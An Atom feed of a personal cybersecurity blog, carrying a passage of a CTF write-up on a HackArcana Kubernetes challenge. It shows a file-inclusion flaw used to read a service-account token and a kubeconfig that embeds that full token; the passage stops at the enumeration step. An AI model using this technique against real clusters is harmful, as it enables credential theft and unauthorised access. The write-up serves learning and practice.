<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://www.medvenik.fr//feed.xml" rel="self" type="application/atom+xml" /><link href="https://www.medvenik.fr//" rel="alternate" type="text/html" /><updated>2026-06-02T17:50:22+00:00</updated><id>https://www.medvenik.fr//feed.xml</id><title type="html">Medvenik blog - CTF, Cybersecurity enthusiast</title><subtitle>My blog about personal projects, mostly oriented toward CTF,  cybersecurity, hardware, maybe music, eveything that I like to do on my spare time, little Frenchie</subtitle><entry><title type="html">Hackarcana Kubernetes May 2026 challenge write-up</title><link href="https://www.medvenik.fr//ctf/2026/05/23/hackarcana-K8-challenge-write-up.html" rel="alternate" type="text/html" title="Hackarcana Kubernetes May 2026 challenge write-up" /><published>2026-05-23T21:04:47+00:00</published><updated>2026-05-23T21:04:47+00:00</updated><id>https://www.medvenik.fr//ctf/2026/05/23/hackarcana-K8-challenge-write-up</id><content type="html" xml:base="https://www.medvenik.fr//ctf/2026/05/23/hackarcana-K8-challenge-write-up.html"><![CDATA[<h1 id="intro">Intro</h1>

<p>This challenge was proposed by HackArcana, for a limited duration during the month of May 2026.<br />
The goal was to exploit a web vulnerability to retrieve info about the environment, which, luckily for me, was Kubernetes (K8).<br />
It was a good intro to this area, and I learned about some K8 concepts that I discovered step by step.</p>

<h1 id="the-challenge">The challenge</h1>


<p><img src="/assets/images/hackarcana-K8-challenge-write-up/step0-instructions.png" alt="My picture" width="600" /></p>

<p>The challenge was divided into 5 steps, with some indications for each of them.</p>

<h2 id="step-0-recon">Step 0: Recon</h2>


<p>The website to visit was <a href="https://one.ctf.weakweb.cc/">https://one.ctf.weakweb.cc/</a></p>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/website.png" alt="My picture" width="600" /></p>


<p>With only one static page, I quickly noticed a file inclusion in the URL.</p>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/lfi.png" alt="My picture" width="600" /></p>


<p>And I got the first flag by submitting this local file: /run/flag0/flag0-8faf2e44.txt</p>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/flag0.png" alt="My picture" width="600" /></p>

<h2 id="step-1-foothold">Step 1: Foothold</h2>


<p><img src="/assets/images/hackarcana-K8-challenge-write-up/step1-instructions.png" alt="My picture" width="600" /></p>

<p>The resource given was a link to the <a href="https://kubernetes.io/docs/reference/kubectl/">kubectl</a> tool, which is a client for your K8 instance: <a href="https://kubernetes.io/docs/reference/kubectl/generated/kubectl_auth/kubectl_auth_can-i/">https://kubernetes.io/docs/reference/kubectl/generated/kubectl_auth/kubectl_auth_can-i/</a></p>

<p>The option <code class="language-plaintext highlighter-rouge">auth can-i</code> from kubectl can give me, for example, which resources I have access or rights to, which is very useful for recon and enumeration.<br />
After trying the <code class="language-plaintext highlighter-rouge">kubectl auth can-i --list</code> command and getting some errors about my localhost, I remembered the template of the config file given in Step 0, which I would need to complete and use to connect to the K8 challenge instance from kubectl.</p>

<h3 id="the-config-file">The Config File</h3>

<p>So I needed a DOMAIN, a NAMESPACE, and a TOKEN.</p>

<ul>
  <li>DOMAIN: Easy, we have it from the challenge: <a href="https://one.ctf.weakweb.cc:6443">https://one.ctf.weakweb.cc:6443</a>, 6443 being the K8 API default port.</li>
</ul>

<p>For the two other attributes, I had no idea. So I looked up some K8 enumeration techniques on Google and found this: <a href="https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/kubernetes-enumeration.html#service-account-tokens">https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/kubernetes-enumeration.html</a></p>

<p>They listed the default location for the Service Account, which is a K8 object used to run the pod process.</p>



<p>Using my LFI:</p>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/namespace.png" alt="My picture" width="600" /></p>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/jwttoken.png" alt="My picture" width="600" /></p>

<p>And now I have a namespace and a token!</p>

<p>Let’s generate the configuration file for this ServiceAccount.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>
<span class="na">clusters</span><span class="pi">:</span>
<span class="pi">-</span> <span class="na">cluster</span><span class="pi">:</span>
    <span class="na">insecure-skip-tls-verify</span><span class="pi">:</span> <span class="kc">true</span>
    <span class="na">server</span><span class="pi">:</span> <span class="s">https://one.ctf.weakweb.cc:6443</span>
  <span class="na">name</span><span class="pi">:</span> <span class="s">default</span>
<span class="na">contexts</span><span class="pi">:</span>
<span class="pi">-</span> <span class="na">context</span><span class="pi">:</span>
    <span class="na">cluster</span><span class="pi">:</span> <span class="s">default</span>
    <span class="na">namespace</span><span class="pi">:</span> <span class="s">bestit</span>
    <span class="na">user</span><span class="pi">:</span> <span class="s">default</span>
  <span class="na">name</span><span class="pi">:</span> <span class="s">default</span>
<span class="na">current-context</span><span class="pi">:</span> <span class="s">default</span>
<span class="na">kind</span><span class="pi">:</span> <span class="s">Config</span>
<span class="na">users</span><span class="pi">:</span>
<span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">default</span>
  <span class="na">user</span><span class="pi">:</span>
    <span class="na">token</span><span class="pi">:</span> <span class="s">eyJhbGciOiJSUzI1NiIsImtpZCI6Inc4S0hxamUycEhlUDZtbDVodjJralAxMnp4eGRlT0VEdElNNjNORFJlM0kifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxODA5NzEzNDYyLCJpYXQiOjE3NzgxNzc0NjIsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiZmVhMDQ2YjAtNzIwNS00ZTE2LWE0MzktMjQwNzcxYTQxOTVmIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJiZXN0aXQiLCJub2RlIjp7Im5hbWUiOiJvbmUiLCJ1aWQiOiI4N2Y4MmNkNC1kYWM4LTQxNDYtYTk3OS1lMzlkOGY1YjkzZWQifSwicG9kIjp7Im5hbWUiOiJiZXN0aXQtd2ViLTc4ODVjNjY4NDQtcXo2dDciLCJ1aWQiOiJjOGQ0MGJjNy05ZTVlLTQ5YjgtYTFhOC1iMTc4NWFmODBhMTAifSwic2VydmljZWFjY291bnQiOnsibmFtZSI6InJlc3RyaWN0ZWQtdXNlci1zYSIsInVpZCI6IjhmOWU2MjA1LTEzODUtNDRiZS1iMDgxLTEwNTYyODRkMGYwYiJ9LCJ3YXJuYWZ0ZXIiOjE3NzgxODEwNjl9LCJuYmYiOjE3NzgxNzc0NjIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpiZXN0aXQ6cmVzdHJpY3RlZC11c2VyLXNhIn0.AyfP11Shj-hnYoSa8w0tklUePDXUIQ49C6Gh8X-k46IXZBfsMoslszvkPzTrnfCts-BkzbdBsWIO78d5p2ijE-6yhz_KWlsyT17debSKC7hviydw8TfyZsmhHm_NJVhrpSmDGQ2wXhH-WYPrJ0pNO9K46rYBUY_KWZFTIhHsrNO0XchSneZ4t9UCWkjkme2HBqu5eLOp-aco8pUEE23WZRqzlXW_-8O8z3CM6xuEFc5xvvJDMI6SoFA-rHANrm3VEVBne_DU9_BGWO7gqHs790ATvcvx0sa085PtWI0kbL3IA9MgdZ1ulwJvjmUJZXWgGDsyQpDUU1QvlLcG5m8zgw</span>
</code></pre></div></div>

<h3 id="enumeration">Enumeration</h3>

